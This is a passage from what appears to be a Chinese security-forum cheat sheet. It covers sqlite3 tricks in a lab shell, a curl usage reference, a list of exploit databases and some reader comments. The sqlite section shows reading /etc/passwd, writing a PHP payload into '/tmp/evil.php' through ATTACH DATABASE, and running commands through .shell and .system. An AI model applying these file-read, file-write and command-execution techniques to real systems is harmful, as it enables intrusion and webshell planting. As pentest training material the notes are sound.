.timeout MS            Try opening locked tables for MS milliseconds
.timer on|off          Turn SQL timer on or off
.trace FILE|off        Output each SQL statement as it is run
.vfsname ?AUX?         Print the name of the VFS stack
.width NUM1 NUM2 ...   Set column widths for "column" mode
                        Negative values right-justify
```

生成

常见的sqlite功能（注释，concate，substr，十六进制，引用，....）

```
sqlite> select 1; -- comments
1
sqlite> select 'hello ' || 'world';
hello world
sqlite> select substr('hello world', 1, 3);
hel
sqlite> select hex('a');
61
sqlite> select quote(hex('a'));
'61'
sqlite> PRAGMA database_list;
0|main|/tmp/evil.php
2|pwn|/tmp/evil.php
sqlite> PRAGMA temp_store_directory = '/tmp';
sqlite>
```

读文件

```
sqlite>
sqlite> CREATE TABLE pwn.data (data TEXT);
sqlite> .tables
data      pwn.data
sqlite> .import /etc/passwd data
sqlite> select * from data;
```

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/usr/bin/nologin
......
......
sqlite> .tables
data       pwn.data   pwn.shell  shell
sqlite> DROP TABLE pwn.shell;
```

写文件

```
sqlite> ATTACH DATABASE '/tmp/evil.php' as pwn;
sqlite> CREATE TABLE pwn.shell (code TEXT);
sqlite> INSERT INTO pwn.shell (code) VALUES ('<?php phpinfo();?>');
sqlite> .quit
■■[✗]■[lab@core]■[~/share/pentestlab/Darknet]
■■■■  file /tmp/evil.php
/tmp/evil.php: SQLite 3.x database
■■[lab@core]■[~/share/pentestlab/Darknet]
■■■■  strings /tmp/evil.php
SQLite format 3
Itableshellshell
CREATE TABLE shell (code TEXT)
1<?php phpinfo();?>
```

命令执行

```
sqlite> .shell id
uid=1000(lab) gid=1000(lab) groups=1000(lab)
sqlite> .system id
uid=1000(lab) gid=1000(lab) groups=1000(lab)
```

参考链接

http://www.tutorialspoint.com/sqlite/
http://atta.cked.me/home/sqlite3injectioncheatsheet

curl_hacking

常见操作

```
curl http://curl.haxx.se
curl http://site.{one,two,three}.com
curl ftp://ftp.numericals.com/file[1-100].txt
curl ftp://ftp.numericals.com/file[001-100].txt
curl ftp://ftp.letters.com/file[a-z].txt

curl http://any.org/archive[1996-1999]/vol[1-4]/part{a,b,c}.html

curl http://www.numericals.com/file[1-100:10].txt
curl http://www.letters.com/file[a-z:2].txt

curl -o index.html http://curl.haxx.se/
curl http://curl.haxx.se/ > index.html

curl -# http://curl.haxx.se/ > index.html

curl -0 http://curl.haxx.se/
curl --http1.1 http://curl.haxx.se/
curl --http2 http://curl.haxx.se/

curl -1 http://curl.haxx.se/
curl --tlsv1 http://curl.haxx.se/

curl -2 http://curl.haxx.se/
curl --sslv2 http://curl.haxx.se/

curl -3 http://curl.haxx.se/
curl --sslv3 http://curl.haxx.se/
```

```
curl -4 http://curl.haxx.se/
curl --ipv4 http://curl.haxx.se/

curl -6 http://curl.haxx.se/
curl --ipv6 http://curl.haxx.se/

curl -A "wget/1.0" http://curl.haxx.se/
curl --user-agent "Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)" [URL]
curl --user-agent "Mozilla/4.73 [en] (X11; U; Linux 2.2.15 i686)" [URL]

curl -b "phpsession=Testtest" http://demo.com/
curl --cookie "name=Daniel" http://curl.haxx.se

curl -c cookies.txt http://curl.haxx.se/
curl --cookie-jar cookies.txt http://curl.haxx.se

curl -d "username=admin&password=pass" http://curl.haxx.se/
curl --data "birthyear=1905&press=%20OK%20"  http://curl.haxx.se/when.cgi
curl --data-urlencode "name=I am Daniel" http://curl.haxx.se
curl --data "<xml>" --header "Content-Type: text/xml" --request PROPFIND url.com

curl -e "http://referer" http://demo.com/
curl --referer http://curl.haxx.see http://curl.haxx.se

curl --header "Host:" http://curl.haxx.se
curl --header "Destination: http://nowhere" http://curl.haxx.se

curl -D - http://curl.haxx.se/
curl --dump-header headers_and_cookies http://curl.haxx.se

curl -L http://github.com/
curl --location http://curl.haxx.se

curl --dns-servers 8.8.8.8 http://demo.com/

curl --trace-ascii debugdump.txt http://curl.haxx.se/
curl --form upload=@localfilename --form press=OK [URL]
curl --upload-file uploadfile http://curl.haxx.se/receive.cgi
curl --user name:password http://curl.haxx.se
curl --proxy-user proxyuser:proxypassword curl.haxx.se

curl --cert mycert.pem https://secure.example.com
```

参考链接

$ man curl
http://curl.haxx.se/docs/manual.html
http://curl.haxx.se/docs/httpscripting.html
http://httpkit.com/resources/HTTP-from-the-Command-Line/

参考链接


1. http://www.exploit-db.com/
2. http://www.cvedetails.com/
3. http://packetstormsecurity.com/
4. http://www.securityfocus.com/bid
5. http://nvd.nist.gov/
6. http://osvdb.org/
7. http://cve.mitre.org/
8. http://sec.jetlib.com/
9. http://0day.today/
10. https://www.seebug.org/
11. https://www.rapid7.com/db/
12. http://zerodayinitiative.com/advisories/published/
13. http://exploitsearch.net/

14. http://nvd.nist.gov/download/nvd-rss-analyzed.xml
15. http://www.intelligentexploit.com/
16. https://wpvulndb.com/
17. http://www.wordpressexploit.com/
18. http://www.drupalexploit.com/
19. http://www.openwall.com/lists/oss-security/
20. http://exploitsearch.net/
21. https://www.vulnerability-lab.com/

点击收藏 | 0 关注 | 0

上一篇：CISSP考试一次通过指南（文末附福利） 下一篇：CISSP考试一次通过指南（文末附福利）

1. 4 条回复


hades 2017-12-25 09:32:28

@wing 辛苦了 很完整 (□•□□•□)□□

0 回复Ta


wing 2017-12-25 10:10:32

@hades 谢谢！

0 回复Ta


fireworks 2017-12-29 16:52:57

牛逼！

0 回复Ta

左右 2019-03-28 14:59:51

tql

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板